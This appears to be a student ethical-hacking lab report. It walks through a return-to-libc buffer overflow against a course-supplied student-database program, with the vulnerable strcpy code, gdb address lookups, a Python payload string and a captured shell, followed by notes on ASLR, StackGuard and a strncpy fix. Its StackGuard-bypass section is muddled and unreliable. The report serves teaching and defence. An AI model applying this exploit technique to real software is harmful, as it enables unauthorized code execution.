ETHICAL HACKING LABORATORY

TASK 2
ADVANCED BUFFER OVERFLOW EXPLOIT

Participants :

Shuba Pradha Raghunathan

Jesus David Bustos Lara

Brandenburg University of Technology,

03046, Cottbus , Germany

TASK 3 : Avoiding Non-Executable stack

Introduction

The primary goal of this task is to ex-matriculate Max Mustermann from the BTU database. This is required to be performed with non-executable stack enabled but the address space randomization and StackGuard protection disabled

We have been asked to perform this task in two of the following ways:

1. To use the id and password provided for any student detail removal and ex-matriculate Max Mustermann by changing the flow of the program.
2. To use the code included from the external libraries that are loaded by BTU.
   Here, “/bin/sh” i.e., an instance of the shell should be created using the system function call from libc .

Address Space Layout Randomization (ASLR) is another memory protection technique which is a counter to return-to-libc type exploits. Since this post is dedicated to return-to-libc, we’ll have to disable ASLR. Of course, there are ways to get around ASLR as well

We will have to compile the target application with the -fno-stack-protector flag to enable our exploit. In some Linux distributions, gcc has Stack Protector turned on by default. This protection feature can detect stack buffer overflows (or stack smashing) and crash the program

Return-to-libc attack :

The main idea here is to create a buffer overflow exploit. However, the code for the exploit is not going to be placed within the stack of the function but rather, the code that is already contained in standard C library is going to be exploited.


Function system is one of the functions in libc. If we can call this function with the argument “/bin/sh”, we can invoke a shell. This is the basic idea of the Return-to-libc attack.

- The first part of Return-to-libc attack is similar to the attack using shellcode, i.e., it overflows the buffer, and modify the return address on the stack.
- The second part is different. Unlike the shellcode approach, the return address is not pointed to any injected code; it points to the entry point of the function system in libc. If we do it correctly, we can force the target program to run system("/bin/sh"), which basically launches a shell

This attack came in since in many of the modern Linux systems, in order to prevent buffer overflow attacks, preventive mechanisms are employed. One such preventive mechanism is to make the stack non executable by default.

Making the stack non-executable

If the stack is made non executable, then there will be no way for an attacker to inject a shell code into the buffer and execute the exploit. So, if a user needs an executable stack, then this has to be specified explicitly by using a flag. Since we have been given Makefile, we just had to change the flag in the Makefile as follows:



```
CXX       := g++
CXXFLAGS  := -pedantic-errors -Wall -Wextra -Werror -fno-stack-protector -z execstack
LDFLAGS   := -L/usr/lib -L./lib/Log -Wl,-rpath=./lib/Log/  -lstdc++ -lm -lLog
BUILD     := ./build
OBJ_DIR   := $(BUILD)/objects
APP_DIR   := $(BUILD)/bin
TARGET    := btu
INCLUDE   := -Iinclude/
SRC       :=     $(wildcard src/University/*.cpp)        \
                         $(wildcard src/*.cpp)

OBJECTS   := $(SRC:%.cpp=$(OBJ_DIR)/%.o)

all: build $(APP_DIR)/$(TARGET)

$(OBJ_DIR)/%.o: %.cpp
        @mkdir -p $(@D)
        $(CXX) $(CXXFLAGS) $(INCLUDE) -c $< -o $@ $(LDFLAGS)

$(APP_DIR)/$(TARGET): $(OBJECTS)
        @mkdir -p $(@D)
        $(CXX) $(CXXFLAGS) -o $(APP_DIR)/$(TARGET) $^ $(LDFLAGS)

.PHONY: all build clean debug release

build:
        @mkdir -p $(APP_DIR)
        @mkdir -p $(OBJ_DIR)

debug: CXXFLAGS += -DDEBUG -g
debug: all
```

Fig 1 : Location of flag in Makefile

The "-z execstack" command should be changed to ***"-z noexecstack*** " in the Makefile.

After making the above change, Makefile should be compiled using "make" command as follows:

$make debug

As mentioned in the task sheet, the following command can be used to clean all the installed files

$make clean


The following command is used for compiling the Makefile.

$make -f Makefile

Once the non-executable stack has been enabled, we move on to exploiting our program.

Exploiting the buffer overflow vulnerability

- The first step here is to find the vulnerability. On examining the code, we find that there is an 'strcpy' in the University.cpp file, under the check_password function. This can be observed as follows:



```
// Internal helper function to veryfy Passwords
//
bool check_password(const Student *const student, const char* const password)
{
        // very stupid password checking.
        char local[Student::MAX_PASSWORD_LENGTH];
        strcpy(local, password);                //Here is where the buffer overflow can take place
        int check = 0;
        for(size_t idx = 0; idx != Student::MAX_PASSWORD_LENGTH; ++idx)
        {
                if(student->password[idx] == '\0') break;

                local[idx] ^= student->password[idx];
                check += local[idx];
        }

        return check == 0;
}
```

Fig 2 : Location of vulnerability in the program

- The strcpy function copies the password entered by the user into a local buffer. The vulnerability in this function is that it does not check for the limits in the size of the data that is to be copied into the buffer. Hence, an attacker can exploit this vulnerability, to overwrite the return address of the function by overflowing the buffer.

  (gdb) r remove 558822 thisisanewpasswaaaassssddddffffgggghhhhh // trial to find the position of return address

- The next step is to know the size of the buffer which is already provided that is 16. But we have to know the actual position where the program crashes so that we would know the position of return address.

- This can be achieved by trial and error method. Here, we initially tried by removing a student named Molly Mo with id 55882 and password is set as thisisanewpassw.

- When this is entered, the program crashes showing a segmentation fault. It also indicates that the return address has been completely overwritten with the value of 'h' that is at the end of our command specified above.

  $info register // lets us view the registers like $esp and $ebp .
  $x/50x $esp // lets us examine 50 hexadecimal values from $esp

- On observing the values of the registers, we will be able to know that the instruction pointer has been over written.

- Here, we just note the number of alphabets that we have used to crash the return address. This value is 20 (Since the last 4 'h' in command has filled up the return address).

Understanding the needs of our attack

In order to perform this task successfully, we need to perform the following :

Step 1 : Find address of system().

- To overwrite return address with system()'s address.

Step 2 : Find address of the "/bin/sh" string.

- To run command "/bin/sh" from system()

Step 3 : Construct arguments for system()

- To find location in the stack to place "/bin/sh" address (argument for system())

Execution of above steps:

Step 1: *To Find system()'s Address.*

Debug the vulnerable program using gdb .Using p (print) command, print address of system() and exit().

(gdb) b main *//Sets a break point in main*

(gdb) run

***The execution stops as it encounters a breakpoint*

(gdb) p system *// prints the address of the system() function*

$1 = {<text variable, no debug info>} ***0xb7ca8da0*** <__libc_system>

This address which we received in the above step should be noted as system() address. This is where the return address should point to, in this attack.

Step 2 *: To Find "/bin/sh" string address*

Since we are executing the rest of the command from within gdb, let us search for /bin/sh from within gdb. This is being explicitly mentioned because, the value of the address may change from outside the gdb. The following commands were executed:

(gdb) info proc map

This command will generate the addresses where all the libraries lie in the memory. From here, we note the starting address and ending address of library libc and then execute the following find command:

(gdb) find <starting address of libc> , <ending address of libc > , "/bin/sh" // finds "/bin/sh" within libc

(gdb)1 pattern matched


0xb7dc9a0b

This command returns an address where /bin/sh is stored. This address will be taken as parameter by the system function.

There is also another method to find the address of /bin/sh . We first have to export /bin/sh as environment variable. Then, a code to get the address of /bin/sh can be written and executed. Here, we have written the following code in order to compile and execute it to get the address of the /bin/sh environment variable.

$ export MYSHELL= /bin/sh //This command is to export /bin/sh as environment variable.

We will use the address of this variable as an argument to system() call. The location of this variable in the memory can be found out easily using the following program:



```c
#include <stdio.h>
#include<stdlib.h>

void main(){

char* shell= (char *)getenv("MYSHELL");

if(shell)
        printf("%x\n", (unsigned int)shell);

return 0;

}
```

Fig 3 : Program to find the address of "/bin/sh"

If the stack address is not randomized, we will find out that the same address is printed out. However, when we run another program, the address of the environment variable might not be exactly the same as the one that we get by running the above program; such an address can even change when you change the name of your program (the number of characters in the file name makes difference). But, the address of the shell will be quite close to what you print out using the above program. Therefore, we needed to try a few times to succeed.

Step 3 : Argument for system()

- In order to let system run the command "/bin/sh", we need to pass the address of this command string as an argument to system. Just like invoking any function, we need to pass the argument via the stack. Therefore, we need to put the argument in a correct place on the stack.
- The argument for the system () should be placed 8 bytes higher ($esp+8) in the stack. This is because, just above the function call, would be the return address of system() which is the exit() function . This is used to exit from the shell after we have gained control of the shell.
- The system() would go fetch its argument which is pointer to "/bin/sh"
- Therefore, the layout of our exploit will be as follows :

Payload to fill in buffer	Address of system()	Address of exit()	Address pointing to /bin/sh

Fig 4 : Memory layout of designed exploit

Here, the address of exit() is found the same way as we have found the address of system()

```
(gdb) p exit

$1 = {<text variable, no debug info>}  0xb7c9c9d0 <__GI_exit>
```

Construction of the exploit code

We are now going to inject the exploit code via python into the command line. A file named exploit.py is created and the following data is entered:

```
y = “A”*20 + “\xa0\x8d\xca\xb7 “ + “\xd0\xc9\xc9\xb7 ” + “\x0b\x9a\xdc\xb7 “

print y
```

The output of this python file shall be exported to a file named exp as follows:

```
$python run exploit.py > exp
```

Now, the exp file contains the necessary address to carry out the exploit. The final exploit shall be carried out from within gdb as follows:

(gdb) r remove 558822 thisisanewpassw+$(cat exp)

The correct password is entered initially because, there is a password check function that has to be overcome to execute the exploit.

This exploit will open the shell for us, and we would be able to access all the files from within the shell and remove the data of Max Mustermann. Thus, the attack is successful.

Observations

Address Space Layout Randomization (ASLR)

ASLR is a memory-protection process for operating systems that guards against buffer-overflow attacks. It helps to ensure that the memory addresses associated with running processes on systems are not predictable, thus flaws or vulnerabilities associated with these processes will be more difficult to exploit.

ASLR increases the control-flow integrity of a system by making it more difficult for an attacker to execute a successful buffer-overflow attack by randomizing the offsets it uses in memory layouts.

ASLR randomly moves around the address space locations of data regions. Typically, buffer overflow attacks need to know the locality of executable code, and randomizing address spaces makes this virtually impossible. ASLR works considerably better on 64-bit systems, as these systems provide much greater entropy (randomization potential)

Users (privileged users) can tell the loader what type of address randomization they want by setting a kernel variable called kernel.randomiza _va_space. As we can see that when the value 0 is set to this kernel variable, the randomization is turned off, and we always get the same address for buffer 'local' every time we run the code. When we change the value to 1, the buffer on the stack now have a different location, but the buffer on the heap still gets the same address. This is because value 1 does not randomize the heap memory. When we change the value to 2, both stack and heap are now randomized. Proper implementations of ASLR provide methods to make brute force attacks infeasible.

StackGuard

Stack-based buffer overflow attacks need to modify the return address; if we can detect whether the return address is modified before returning from a function, we can foil the attack. There are many ways to achieve that. One way is to store a copy of the return address at some other place (not on the stack, so it cannot be overwritten via a buffer overflow) and use it to check whether the return address is modified. A representative implementation of this approach is **Stackshield**.

Another approach is to place a guard between the return address and the buffer and use this guard to detect whether the return address is modified or not. A representative implementation of this approach is **StackGuard**. This has been incorporated into compilers, including gcc.

The key observation of StackGuard is that for a buffer overflow attack to modify the return address, all the stack memory between the buffer and the return address will be overwritten. This is because the memory-copy function, such as strcpy() copies data into contiguous memory locations, so it is impossible to selectively affect some of the locations, while leaving the other intact.

If we do not want to affect the value in a particular location during the memory copy, such as the shaded position marked as Guard in diagram below, the only way to achieve that is to overwrite the location with the same value that is stored there.

Based on this observation, we can place some non-predictable value (called guard) between the buffer and the return address. Before returning from the function, we check whether the value is modified or not. If it is modified, chances are that the return address may have also been modified. Therefore, the problem of detecting whether the return address is overwritten is reduced to detecting whether the guard is overwritten. These two problems seem to be the same, but they are not. By looking at the value of the return address, we do not know whether its value is modified or not, but since the value of the guard is placed by us, it is easy to know whether the guard's value is modified or not.

Conclusion

Buffer overflow vulnerability was the number one vulnerability in software for quite a long time, because it is quite easy to make such mistakes. Developers should use safe practices when saving data to a buffer, such as checking the boundary or specifying how much data can be copied to a buffer. Many countermeasures have been developed, some of which are already incorporated in operating systems, compilers, software development tools, and libraries. Not all countermeasures are fool-proof; some can be easily defeated, such as the randomization countermeasure for 32-bit machines and the non-executable stack countermeasure.

TASK 4 : Avoiding vulnerabilities during development

The check_password() function is where the actual vulnerability of the remove functionality lies. It is the “strcpy()” that creates the vulnerability.

Basically, the strcpy(destination, source) function copies the source values into the destination. This becomes a vulnerability, when there is no limit on the amount of data that is going to be copied into the destination location. This becomes problematic when the destination location is a buffer as, there are important information that is stored in a stack continuously after the buffer.

There are high possibilities that the data for which the length is not taken into account might overwrite the existing important data that is located right after the buffer in the stack.
Some of this important information include the base pointer($ebp) which points to the base of the function’s local variables , the return address ,which points to where the function should return after executing that particular function call. If this return address is over written, then the function will be lost. It will not know where to return after the execution of the function. This is a big problem, and this is where the program crashes, denoting a segmentation fault.





Fig 5 : Memory layout of stack


```
// Internal helper function to veryfy Passwords
//
bool check_password(const Student *const student, const char* const password)
{
        // very stupid password checking.
        char local[Student::MAX_PASSWORD_LENGTH];
        strcpy(local, password);                //Here is where the buffer overflow can take place
        int check = 0;
        for(size_t idx = 0; idx != Student::MAX_PASSWORD_LENGTH; ++idx)
        {
                if(student->password[idx] == '\0') break;

                local[idx] ^= student->password[idx];
                check += local[idx];
        }

        return check == 0;
}
```

Fig 6 : Location of vulnerability in the program

Fix to strcpy() vulnerability

As an alternative to strcpy function, strncpy() , present in the C standard library can be used. The strncpy() function is similar to strcpy() function, except that at most n bytes of src are copied. If there is no NULL character among the first n character of src, the string placed in dest will not be NULL-terminated. If the length of src is less than n, strncpy() writes additional NULL character to dest to ensure that a total of n character are written.

SYNTAX :

char *strncpy(char *dest, const char *src, size_t n)

This function accepts two parameters as mentioned above and described below:


- **src:** The string which will be copied.
- **dest:** Pointer to the destination array where the content is to be copied.
- **n:** The first n character copied from src to dest.

Return Value**:** It returns a pointer to the destination string.

Task 5 : Sneaking around the Guard

The goal of this task is to overcome the StackGuard protection that is used to prevent the program from buffer overflow exploit. For this task, another vulnerability in the same program is to be exploited. This vulnerability can be located in add function .

Again, the add function copies the entered student data using the strcpy function. This can be found out by trial and error approach. Each time the password that is input to the database has to be increased and then at one point, we will come across the segmentation fault.




```
        // copy students data
        record->id = id;
        strcpy(record->password, password);
        strcpy(record->last_name, last_name);
        strcpy(record->name, name);
```

Fig 7 : vulnerability in add function of the program

This function copies data into the buffer using pointer without checking the length of the input. This will again overflow the buffer and produce segmentation fault. It can be prevented by StackGuard. But, we are expected to overcome this protection and execute the exploit.

Therefore, StackGuard is enabled along with the Non-Executable stack. Now, it is possible to ex-matriculate the student Max Mustermann as well as spawn a /bin/sh shell .
We know that when data in the Guard portion is modified it is likely that the data in the return address is also modified. So, the idea is to overflow the buffer and overwrite the return address with the address of /bin/sh so that we can gain control of the shell. After this, ex-matriculating Max Mustermann will not be problem.


SCREEN SHOTS OF THE PERFORMED ATTACKS :



ada@CSLbox: ~/Desktop/b-tu

```
(gdb) x/30x $esp-10
0xbfffefa6:     0xdb3105b0      0xefab80cd      0x5f00bfff      0xf2cb0805
0xbfffefb6:     0xefe4bfff      0x0000bfff      0x5fd80000      0x5fd80805
0xbfffefc6:     0xe2340805      0xe2340804      0xf0c40804      0xf2cbbfff
0xbfffefd6:     0xf018bfff      0x95a3bfff      0xe2000804      0x86e60804
0xbfffefe6:     0xf2cb0008      0x0000bfff      0xe0000000      0x00030804
0xbfffeff6:     0x00040000      0x00040000      0x00040000      0xf0c40000
0xbffff006:     0xf030bfff      0x0000bfff      0x00000000      0x0000b7e2
0xbffff016:     0x0000b7e2      0x66370000
(gdb) r remove 558822 thisisanewpasswaaaassssddddffffgggghhhhh
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/ada/Desktop/b-tu/btu remove 558822 thisisanewpasswaaaassssddddffffgggghhhhh
This is B-TU Student management System V1.0
All rights are reserved by B-TU Management
Copyright 2020 - 2030
Removing Student from database...

Program received signal SIGSEGV, Segmentation fault.
0x68686868 in ?? ()
(gdb) info reg
eax            0x1      1
ecx            0xbffff2f0       -1073745168
edx            0x8055f00        134569728
ebx            0xbffff0c4       -1073745724
esp            0xbfffefb0       0xbfffefb0
ebp            0x68676767       0x68676767
esi            0xbffff2cb       -1073745205
edi            0x804b7d2        134526930
eip            0x68686868       0x68686868
eflags         0x10246  [ PF ZF IF RF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb) 
```



ada@CSLbox: ~/Desktop/b-tu

```
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from btu...(no debugging symbols found)...done.
(gdb) r remove 789123 thisisanewpassw+$(cat exp)
Starting program: /home/ada/Desktop/b-tu/btu remove 789123 thisisanewpassw+$(cat exp)
This is B-TU Student management System V1.0
All rights are reserved by B-TU Management
Copyright 2020 - 2030
Removing Student from database...
$
$
$
$
$ pwd
